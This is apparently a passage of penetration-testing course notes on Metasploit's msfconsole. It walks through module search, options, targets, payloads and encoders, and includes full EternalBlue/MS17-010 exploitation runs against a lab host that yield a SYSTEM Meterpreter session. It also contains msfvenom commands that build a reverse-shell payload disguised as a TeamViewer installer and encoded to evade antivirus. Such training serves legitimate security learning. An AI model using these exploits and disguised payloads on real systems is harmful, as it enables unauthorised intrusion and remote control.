If no options or keywords are provided, cached results are displayed.
OPTIONS:
-h Show this help information
-o <file> Send output to a file in csv format
-S <string> Regex pattern used to filter search results
-u Use module if there is one result
-s <search_column> Sort the research results based on <search_column> in ascending order
-r Reverse the search results order to descending order
Keywords:
aka : Modules with a matching AKA (also-known-as) name
author : Modules written by this author
arch : Modules affecting this architecture
bid : Modules with a matching Bugtraq ID
cve : Modules with a matching CVE ID
edb : Modules with a matching Exploit-DB ID
check : Modules that support the 'check' method
date : Modules with a matching disclosure date
description : Modules with a matching description
fullname : Modules with a matching full name
mod_time : Modules with a matching modification date
name : Modules with a matching descriptive name
path : Modules with a matching path
platform : Modules affecting this platform
port : Modules with a matching port
rank : Modules with a matching rank (Can be descriptive (ex: 'good') or numeric with comparison operators (ex: 'gte400'))
ref : Modules with a matching ref
reference : Modules with a matching reference
target : Modules affecting this target
type : Modules of a specific type (exploit, payload, auxiliary, encoder, evasion, post, or nop)
Supported search columns:
rank : Sort modules by their exploitabilty rank
date : Sort modules by their disclosure date. Alias for disclosure_date
disclosure_date : Sort modules by their disclosure date
name : Sort modules by their name
type : Sort modules by their type
check : Sort modules by whether or not they have a check method
Examples:
search cve:2009 type:exploit
search cve:2009 type:exploit platform:-linux
search cve:2009 -s name
search type:exploit -s type -r
name
msf6 > search eternalromance
Matching Modules
================
# Name Disclosure Date Rank Check Description
- ---- --------------- ---- ----- -----------
0 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
1 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
msf6 > search eternalromance type:exploit
Matching Modules
================
# Name Disclosure Date Rank Check Description
- ---- --------------- ---- ----- -----------
0 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
specific
msf6 > search type:exploit platform:windows cve:2021 rank:excellent microsoft
Matching Modules
================
# Name Disclosure Date Rank Check Description
- ---- --------------- ---- ----- -----------
0 exploit/windows/http/exchange_proxylogon_rce 2021-03-02 excellent Yes Microsoft Exchange ProxyLogon RCE
1 exploit/windows/http/exchange_proxyshell_rce 2021-04-06 excellent Yes Microsoft Exchange ProxyShell RCE
2 exploit/windows/http/sharepoint_unsafe_control 2021-05-11 excellent Yes Microsoft SharePoint Unsafe Control and ViewState RCE
Module Usage
Within the interactive modules, there are several options you can specify. These are used to adapt the Metasploit module to the given environment. To check which options are needed to be set before the exploit can be sent to the target host, you can use the show options command. Everything required to be set before the exploitation can occur will have a Yes under the Required column.
<SNIP>
Matching Modules
================
# Name Disclosure Date Rank Check Description
- ---- --------------- ---- ----- -----------
0 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
1 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
msf6 > use 0
msf6 exploit(windows/smb/ms17_010_psexec) > options
Module options (exploit/windows/smb/ms17_010_psexec):
Name Current Setting Required Description
---- --------------- -------- -----------
DBGTRACE false yes Show extra debug trace info
LEAKATTEMPTS 99 yes How many times to try to leak transaction
NAMEDPIPE no A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES /usr/share/metasploit-framework/data/wo yes List of named pipes to check
rdlists/named_pipes.txt
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework
/wiki/Using-Metasploit
RPORT 445 yes The Target port (TCP)
SERVICE_DESCRIPTION no Service description to to be used on target for pretty listing
SERVICE_DISPLAY_NAME no The service display name
SERVICE_NAME no The service name
SHARE ADMIN$ yes The share to connect to, can be an admin share (ADMIN$,C$,...) or a no
rmal read/write folder share
SMBDomain . no The Windows domain to use for authentication
SMBPass no The password for the specified username
SMBUser no The username to authenticate as
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
---- --------------- -------- -----------
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
-- ----
0 Automatic
Info
msf6 exploit(windows/smb/ms17_010_psexec) > info
Name: MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
Module: exploit/windows/smb/ms17_010_psexec
Platform: Windows
Arch: x86, x64
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Normal
Disclosed: 2017-03-14
Provided by:
sleepya
zerosum0x0
Shadow Brokers
Equation Group
Available targets:
Id Name
-- ----
0 Automatic
1 PowerShell
2 Native upload
3 MOF upload
Check supported:
Yes
Basic options:
Name Current Setting Required Description
---- --------------- -------- -----------
DBGTRACE false yes Show extra debug trace info
LEAKATTEMPTS 99 yes How many times to try to leak transaction
NAMEDPIPE no A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES /usr/share/metasploit-framework/data/wo yes List of named pipes to check
rdlists/named_pipes.txt
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/
wiki/Using-Metasploit
RPORT 445 yes The Target port (TCP)
SERVICE_DESCRIPTION no Service description to to be used on target for pretty listing
SERVICE_DISPLAY_NAME no The service display name
SERVICE_NAME no The service name
SHARE ADMIN$ yes The share to connect to, can be an admin share (ADMIN$,C$,...) or a nor
mal read/write folder share
SMBDomain . no The Windows domain to use for authentication
SMBPass no The password for the specified username
SMBUser no The username to authenticate as
Payload information:
Space: 3072
Description:
This module will exploit SMB with vulnerabilities in MS17-010 to
achieve a write-what-where primitive. This will then be used to
overwrite the connection session information with as an
Administrator session. From there, the normal psexec payload code
execution is done. Exploits a type confusion between Transaction and
WriteAndX requests and a race condition in Transaction requests, as
seen in the EternalRomance, EternalChampion, and EternalSynergy
exploits. This exploit chain is more reliable than the EternalBlue
exploit, but requires a named pipe.
References:
https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/MS17-010
https://nvd.nist.gov/vuln/detail/CVE-2017-0143
https://nvd.nist.gov/vuln/detail/CVE-2017-0146
https://nvd.nist.gov/vuln/detail/CVE-2017-0147
https://github.com/worawit/MS17-010
https://hitcon.org/2017/CMT/slide-files/d2_s2_r0.pdf
https://blogs.technet.microsoft.com/srd/2017/06/29/eternal-champion-exploit-analysis/
Also known as:
ETERNALSYNERGY
ETERNALROMANCE
ETERNALCHAMPION
ETERNALBLUE
Setting the Target
You can use set or setg (specifies options selected until the program is restarted).
sf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 10.10.10.40
RHOSTS => 10.10.10.40
msf6 exploit(windows/smb/ms17_010_psexec) > options
Name Current Setting Required Description
---- --------------- -------- -----------
DBGTRACE false yes Show extra debug trace info
LEAKATTEMPTS 99 yes How many times to try to leak transaction
NAMEDPIPE no A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES /usr/share/metasploit-framework/data/wo yes List of named pipes to check
rdlists/named_pipes.txt
RHOSTS 10.10.10.40 yes The target host(s), see https://github.com/rapid7/metasploit-framework
/wiki/Using-Metasploit
RPORT 445 yes The Target port (TCP)
SERVICE_DESCRIPTION no Service description to to be used on target for pretty listing
SERVICE_DISPLAY_NAME no The service display name
SERVICE_NAME no The service name
SHARE ADMIN$ yes The share to connect to, can be an admin share (ADMIN$,C$,...) or a no
rmal read/write folder share
SMBDomain . no The Windows domain to use for authentication
SMBPass no The password for the specified username
SMBUser no The username to authenticate as
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
---- --------------- -------- -----------
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
-- ----
0 Automatic
Running the Exploit
msf6 exploit(windows/smb/ms17_010_psexec) > run
[*] Started reverse TCP handler on 10.10.14.15:4444
[*] 10.10.10.40:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.10.40:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.10.40:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.10.40:445 - Connecting to target for exploitation.
[+] 10.10.10.40:445 - Connection established for exploitation.
[+] 10.10.10.40:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.10.40:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.10.40:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.10.10.40:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.10.10.40:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 10.10.10.40:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.10.40:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.10.40:445 - Sending all but last fragment of exploit packet
[*] 10.10.10.40:445 - Starting non-paged pool grooming
[+] 10.10.10.40:445 - Sending SMBv2 buffers
[+] 10.10.10.40:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.10.40:445 - Sending final SMBv2 buffers.
[*] 10.10.10.40:445 - Sending last fragment of exploit packet!
[*] 10.10.10.40:445 - Receiving response from exploit packet
[+] 10.10.10.40:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.10.40:445 - Sending egg to corrupted connection.
[*] 10.10.10.40:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (10.10.14.15:4444 -> 10.10.10.40:49158) at 2020-08-13 21:37:21 +0000
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
meterpreter> shell
C:\Windows\system32>
Targets
… are unique OS identifiers taken from the versions of those specific OS which adapt the selected exploit module to run on that particular version of the OS. The show targets command issued within an exploit module view will display all available vulnerable targets for that specific exploit, while issuing the same command in the root menu, outside of any selected exploit module, will let you know that you need to select an exploit module first.
msf6 > show targets
[-] No exploit module selected.
...
msf6 exploit(windows/smb/ms17_010_psexec) > options
Name Current Setting Required Description
---- --------------- -------- -----------
DBGTRACE false yes Show extra debug trace info
LEAKATTEMPTS 99 yes How many times to try to leak transaction
NAMEDPIPE no A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES /usr/share/metasploit-framework/data/wo yes List of named pipes to check
rdlists/named_pipes.txt
RHOSTS 10.10.10.40 yes The target host(s), see https://github.com/rapid7/metasploit-framework
/wiki/Using-Metasploit
RPORT 445 yes The Target port (TCP)
SERVICE_DESCRIPTION no Service description to to be used on target for pretty listing
SERVICE_DISPLAY_NAME no The service display name
SERVICE_NAME no The service name
SHARE ADMIN$ yes The share to connect to, can be an admin share (ADMIN$,C$,...) or a no
rmal read/write folder share
SMBDomain . no The Windows domain to use for authentication
SMBPass no The password for the specified username
SMBUser no The username to authenticate as
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
---- --------------- -------- -----------
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
-- ----
0 Automatic
Selecting a Target
If you want to find out more about a specific module and what the vuln behind it does, you can use the info command.
msf6 exploit(windows/browser/ie_execcommand_uaf) > info
Name: MS12-063 Microsoft Internet Explorer execCommand Use-After-Free Vulnerability
Module: exploit/windows/browser/ie_execcommand_uaf
Platform: Windows
Arch:
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Good
Disclosed: 2012-09-14
Provided by:
unknown
eromang
binjo
sinn3r <sinn3r@metasploit.com>
juan vazquez <juan.vazquez@metasploit.com>
Available targets:
Id Name
-- ----
0 Automatic
1 IE 7 on Windows XP SP3
2 IE 8 on Windows XP SP3
3 IE 7 on Windows Vista
4 IE 8 on Windows Vista
5 IE 8 on Windows 7
6 IE 9 on Windows 7
Check supported:
No
Basic options:
Name Current Setting Required Description
---- --------------- -------- -----------
OBFUSCATE false no Enable JavaScript obfuscation
SRVHOST 0.0.0.0 yes The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT 8080 yes The local port to listen on.
SSL false no Negotiate SSL for incoming connections
SSLCert no Path to a custom SSL certificate (default is randomly generated)
URIPATH no The URI to use for this exploit (default is random)
Payload information:
Description:
This module exploits a vulnerability found in Microsoft Internet
Explorer (MSIE). When rendering an HTML page, the CMshtmlEd object
gets deleted in an unexpected manner, but the same memory is reused
again later in the CMshtmlEd::Exec() function, leading to a
use-after-free condition. Please note that this vulnerability has
been exploited since Sep 14, 2012. Also, note that
presently, this module has some target dependencies for the ROP
chain to be valid. For WinXP SP3 with IE8, msvcrt must be present
(as it is by default). For Vista or Win7 with IE8, or Win7 with IE9,
JRE 1.6.x or below must be installed (which is often the case).
References:
https://cvedetails.com/cve/CVE-2012-4969/
OSVDB (85532)
https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2012/MS12-063
http://technet.microsoft.com/en-us/security/advisory/2757760
http://eromang.zataz.com/2012/09/16/zero-day-season-is-really-not-over-yet/
Looking at the description, you can get a general idea of what this exploit will accomplish for you. Keeping this in mind, you would next want to check which versions are vulnerable to this exploit.
msf6 exploit(windows/browser/ie_execcommand_uaf) > options
Module options (exploit/windows/browser/ie_execcommand_uaf):
Name Current Setting Required Description
---- --------------- -------- -----------
OBFUSCATE false no Enable JavaScript obfuscation
SRVHOST 0.0.0.0 yes The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT 8080 yes The local port to listen on.
SSL false no Negotiate SSL for incoming connections
SSLCert no Path to a custom SSL certificate (default is randomly generated)
URIPATH no The URI to use for this exploit (default is random)
Exploit target:
Id Name
-- ----
0 Automatic
msf6 exploit(windows/browser/ie_execcommand_uaf) > show targets
Exploit targets:
Id Name
-- ----
0 Automatic
1 IE 7 on Windows XP SP3
2 IE 8 on Windows XP SP3
3 IE 7 on Windows Vista
4 IE 8 on Windows Vista
5 IE 8 on Windows 7
6 IE 9 on Windows 7
You see options for both different versions of IE and various Windows versions. Leaving the selection to Automatic will let msfconsole know that it needs to perform service detection on the given target before launching a successful attack.
If you, however, know what versions are running on your target, you can use the set target <index no.> command to pick a target from the list.
msf6 exploit(windows/browser/ie_execcommand_uaf) > show targets
Exploit targets:
Id Name
-- ----
0 Automatic
1 IE 7 on Windows XP SP3
2 IE 8 on Windows XP SP3
3 IE 7 on Windows Vista
4 IE 8 on Windows Vista
5 IE 8 on Windows 7
6 IE 9 on Windows 7
msf6 exploit(windows/browser/ie_execcommand_uaf) > set target 6
target => 6
Payloads
A payload in Metasploit refers to a module that aids the exploit module in returning a shell to the attacker. The payloads are sent together with the exploit itself to bypass standard functioning procedures of the vulnerable service and then run on the target OS to typically return a reverse connection to the attacker and establish a foothold.
There are three different types of payloads in Metasploit: Singles, Stagers, and Stages.
Payload Types
Singles
… contain the exploit and the entire shellcode for the selected task. Inline payloads are by design more stable than their counterparts because they contain everything all-in-one. However, some exploits will not support the resulting size of these payloads as they can get quite large. Singles are self-contained payloads. They are the sole object sent and executed on the target system, getting you a result immediately after running. A Single payload can be as simple as adding a user to the target system or booting up a process.
Stagers
… work with Stage payloads to perform a specific task. A Stager is waiting on the attacker machine, ready to establish a connection to the victim host once the stage completes its run on the remote host. Stagers are typically used to set up a network connection between the attacker and victim and are designed to be small and reliable.
Stages
… are payload components that are downloaded by stager’s modules. The various payload Stages provide advanced features with no size limits, such as Meterpreter, VNC injection, and others. Payload stages automatically use middle stagers.
Staged Payloads
A staged payload is an exploitation process that is modularized and functionally separated to help segregate the different functions it accomplishes into different code blocks, each completing its objective individually but working on chaining the attack together. This will ultimately grant an attacker remote access to the target machine if all the stages work correctly.
msf6 > show payloads
<SNIP>
535 windows/x64/meterpreter/bind_ipv6_tcp normal No Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager
536 windows/x64/meterpreter/bind_ipv6_tcp_uuid normal No Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager with UUID Support
537 windows/x64/meterpreter/bind_named_pipe normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Bind Named Pipe Stager
538 windows/x64/meterpreter/bind_tcp normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Bind TCP Stager
539 windows/x64/meterpreter/bind_tcp_rc4 normal No Windows Meterpreter (Reflective Injection x64), Bind TCP Stager (RC4 Stage Encryption, Metasm)
540 windows/x64/meterpreter/bind_tcp_uuid normal No Windows Meterpreter (Reflective Injection x64), Bind TCP Stager with UUID Support (Windows x64)
541 windows/x64/meterpreter/reverse_http normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet)
542 windows/x64/meterpreter/reverse_https normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet)
543 windows/x64/meterpreter/reverse_named_pipe normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse Named Pipe (SMB) Stager
544 windows/x64/meterpreter/reverse_tcp normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse TCP Stager
545 windows/x64/meterpreter/reverse_tcp_rc4 normal No Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
546 windows/x64/meterpreter/reverse_tcp_uuid normal No Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager with UUID Support (Windows x64)
547 windows/x64/meterpreter/reverse_winhttp normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (winhttp)
548 windows/x64/meterpreter/reverse_winhttps normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTPS Stager (winhttp)
<SNIP>
Meterpreter Payload
… is a specific type of multi-faceted payload that uses DLL injection to ensure the connection to the victim host is stable, hard to detect by simple checks, and persistent across reboots or system changes. Meterpreter resides completely in the memory of the remote host and leaves no traces on the hard drive, making it very difficult to detect with conventional forensic techniques. In addition, scripts and plugins can be loaded and unloaded dynamically as required.
Once the Meterpreter payload is executed, a new session is created, which spawns up the Meterpreter interface. It is very similar to the msfconsole interface, but all available commands are aimed at the target system, which the payload has “infected”. It offers you a plethora of useful commands, varying from keystroke capture, password hash collection, microphone tapping, and screenshotting to impersonating process security tokens.
Using Meterpreter, you can also load in different Plugins to assist you with your assessment.
Searching for Payloads
msf6 > show payloads
Payloads
========
# Name Disclosure Date Rank Check Description
- ---- --------------- ---- ----- -----------
0 aix/ppc/shell_bind_tcp manual No AIX Command Shell, Bind TCP Inline
1 aix/ppc/shell_find_port manual No AIX Command Shell, Find Port Inline
2 aix/ppc/shell_interact manual No AIX execve Shell for inetd
3 aix/ppc/shell_reverse_tcp manual No AIX Command Shell, Reverse TCP Inline
4 android/meterpreter/reverse_http manual No Android Meterpreter, Android Reverse HTTP Stager
5 android/meterpreter/reverse_https manual No Android Meterpreter, Android Reverse HTTPS Stager
6 android/meterpreter/reverse_tcp manual No Android Meterpreter, Android Reverse TCP Stager
7 android/meterpreter_reverse_http manual No Android Meterpreter Shell, Reverse HTTP Inline
8 android/meterpreter_reverse_https manual No Android Meterpreter Shell, Reverse HTTPS Inline
9 android/meterpreter_reverse_tcp manual No Android Meterpreter Shell, Reverse TCP Inline
10 android/shell/reverse_http manual No Command Shell, Android Reverse HTTP Stager
11 android/shell/reverse_https manual No Command Shell, Android Reverse HTTPS Stager
12 android/shell/reverse_tcp manual No Command Shell, Android Reverse TCP Stager
13 apple_ios/aarch64/meterpreter_reverse_http manual No Apple_iOS Meterpreter, Reverse HTTP Inline
<SNIP>
557 windows/x64/vncinject/reverse_tcp manual No Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse TCP Stager
558 windows/x64/vncinject/reverse_tcp_rc4 manual No Windows x64 VNC Server (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
559 windows/x64/vncinject/reverse_tcp_uuid manual No Windows x64 VNC Server (Reflective Injection), Reverse TCP Stager with UUID Support (Windows x64)
560 windows/x64/vncinject/reverse_winhttp manual No Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (winhttp)
561 windows/x64/vncinject/reverse_winhttps manual No Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTPS Stager (winhttp)
Specific Payloads
msf6 exploit(windows/smb/ms17_010_eternalblue) > grep meterpreter show payloads
6 payload/windows/x64/meterpreter/bind_ipv6_tcp normal No Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager
7 payload/windows/x64/meterpreter/bind_ipv6_tcp_uuid normal No Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager with UUID Support
8 payload/windows/x64/meterpreter/bind_named_pipe normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Bind Named Pipe Stager
9 payload/windows/x64/meterpreter/bind_tcp normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Bind TCP Stager
10 payload/windows/x64/meterpreter/bind_tcp_rc4 normal No Windows Meterpreter (Reflective Injection x64), Bind TCP Stager (RC4 Stage Encryption, Metasm)
11 payload/windows/x64/meterpreter/bind_tcp_uuid normal No Windows Meterpreter (Reflective Injection x64), Bind TCP Stager with UUID Support (Windows x64)
12 payload/windows/x64/meterpreter/reverse_http normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet)
13 payload/windows/x64/meterpreter/reverse_https normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet)
14 payload/windows/x64/meterpreter/reverse_named_pipe normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse Named Pipe (SMB) Stager
15 payload/windows/x64/meterpreter/reverse_tcp normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse TCP Stager
16 payload/windows/x64/meterpreter/reverse_tcp_rc4 normal No Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
17 payload/windows/x64/meterpreter/reverse_tcp_uuid normal No Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager with UUID Support (Windows x64)
18 payload/windows/x64/meterpreter/reverse_winhttp normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (winhttp)
19 payload/windows/x64/meterpreter/reverse_winhttps normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTPS Stager (winhttp)
msf6 exploit(windows/smb/ms17_010_eternalblue) > grep -c meterpreter show payloads
[*] 14
Selecting Payloads
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
Module options (exploit/windows/smb/ms17_010_eternalblue):
Name Current Setting Required Description
---- --------------- -------- -----------
RHOSTS yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 445 yes The target port (TCP)
SMBDomain . no (Optional) The Windows domain to use for authentication
SMBPass no (Optional) The password for the specified username
SMBUser no (Optional) The username to authenticate as
VERIFY_ARCH true yes Check if remote architecture matches exploit Target.
VERIFY_TARGET true yes Check if remote OS matches exploit Target.
Exploit target:
Id Name
-- ----
0 Windows 7 and Server 2008 R2 (x64) All Service Packs
msf6 exploit(windows/smb/ms17_010_eternalblue) > grep meterpreter grep reverse_tcp show payloads
15 payload/windows/x64/meterpreter/reverse_tcp normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse TCP Stager
16 payload/windows/x64/meterpreter/reverse_tcp_rc4 normal No Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
17 payload/windows/x64/meterpreter/reverse_tcp_uuid normal No Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager with UUID Support (Windows x64)
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload 15
payload => windows/x64/meterpreter/reverse_tcp
Now, use set payload <no.>, and take a look at the options:
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
Module options (exploit/windows/smb/ms17_010_eternalblue):
Name Current Setting Required Description
---- --------------- -------- -----------
RHOSTS yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 445 yes The target port (TCP)
SMBDomain . no (Optional) The Windows domain to use for authentication
SMBPass no (Optional) The password for the specified username
SMBUser no (Optional) The username to authenticate as
VERIFY_ARCH true yes Check if remote architecture matches exploit Target.
VERIFY_TARGET true yes Check if remote OS matches exploit Target.
Payload options (windows/x64/meterpreter/reverse_tcp):
Name Current Setting Required Description
---- --------------- -------- -----------
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
-- ----
0 Windows 7 and Server 2008 R2 (x64) All Service Packs
After selecting a payload, you will have more options available to you.
Using Payloads
For the exploit part (target) you will have to set:
- RHOSTS
- RPORT
For the payload part (your attacking machine) you will have to set:
- LHOST
- LPORT
… leads to:
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 10.10.14.15:4444
[*] 10.10.10.40:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.10.40:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.10.40:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.10.40:445 - Connecting to target for exploitation.
[+] 10.10.10.40:445 - Connection established for exploitation.
[+] 10.10.10.40:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.10.40:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.10.40:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.10.10.40:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.10.10.40:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 10.10.10.40:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.10.40:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.10.40:445 - Sending all but last fragment of exploit packet
[*] 10.10.10.40:445 - Starting non-paged pool grooming
[+] 10.10.10.40:445 - Sending SMBv2 buffers
[+] 10.10.10.40:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.10.40:445 - Sending final SMBv2 buffers.
[*] 10.10.10.40:445 - Sending last fragment of exploit packet!
[*] 10.10.10.40:445 - Receiving response from exploit packet
[+] 10.10.10.40:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.10.40:445 - Sending egg to corrupted connection.
[*] 10.10.10.40:445 - Triggering free of corrupted buffer.
[*] Sending stage (201283 bytes) to 10.10.10.40
[*] Meterpreter session 1 opened (10.10.14.15:4444 -> 10.10.10.40:49158) at 2020-08-14 11:25:32 +0000
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
Encoders
… assist with making payloads compatible with different processor architectures while at the same time helping with av evasion.
These architectures include:
- x64
- x86
- sparc
- ppc
- mips
Selecting an Encoder
Suppose you want to select an Encoder for an existing payload. Then, you can use the show encoders command within the msfconsole to see which encoders are available for your current exploit module and payload combination.
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload 15
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show encoders
Compatible Encoders
===================
# Name Disclosure Date Rank Check Description
- ---- --------------- ---- ----- -----------
0 generic/eicar manual No The EICAR Encoder
1 generic/none manual No The "none" Encoder
2 x64/xor manual No XOR Encoder
3 x64/xor_dynamic manual No Dynamic key XOR Encoder
4 x64/zutto_dekiru manual No Zutto Dekiru
Take the above example just as that. If you were to encode an executable payload only once with SGN, it would most likely be detected by most avs. Picking up msfvenom, the subscript of the framework that deals with payloads and encoding schemes, you have the following input.
d41y@htb[/htb]$ msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=10.10.14.5 LPORT=8080 -e x86/shikata_ga_nai -f exe -o ./TeamViewerInstall.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
Saved as: TeamViewerInstall.exe
This will generate a payload with the exe format, called TeamVieverInstall.exe, which is meant to work on x86 architecture processors for the Windows platform, with a hidden Meterpreter reverse_tcp shell payload, encoded once with the Shikata Ga Nai scheme.
One better option would be to try running it through multiple iterations of the same encoding scheme:
d41y@htb[/htb]$ msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=10.10.14.5 LPORT=8080 -e x86/shikata_ga_nai -f exe -i 10 -o /root/Desktop/TeamViewerInstall.exe
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
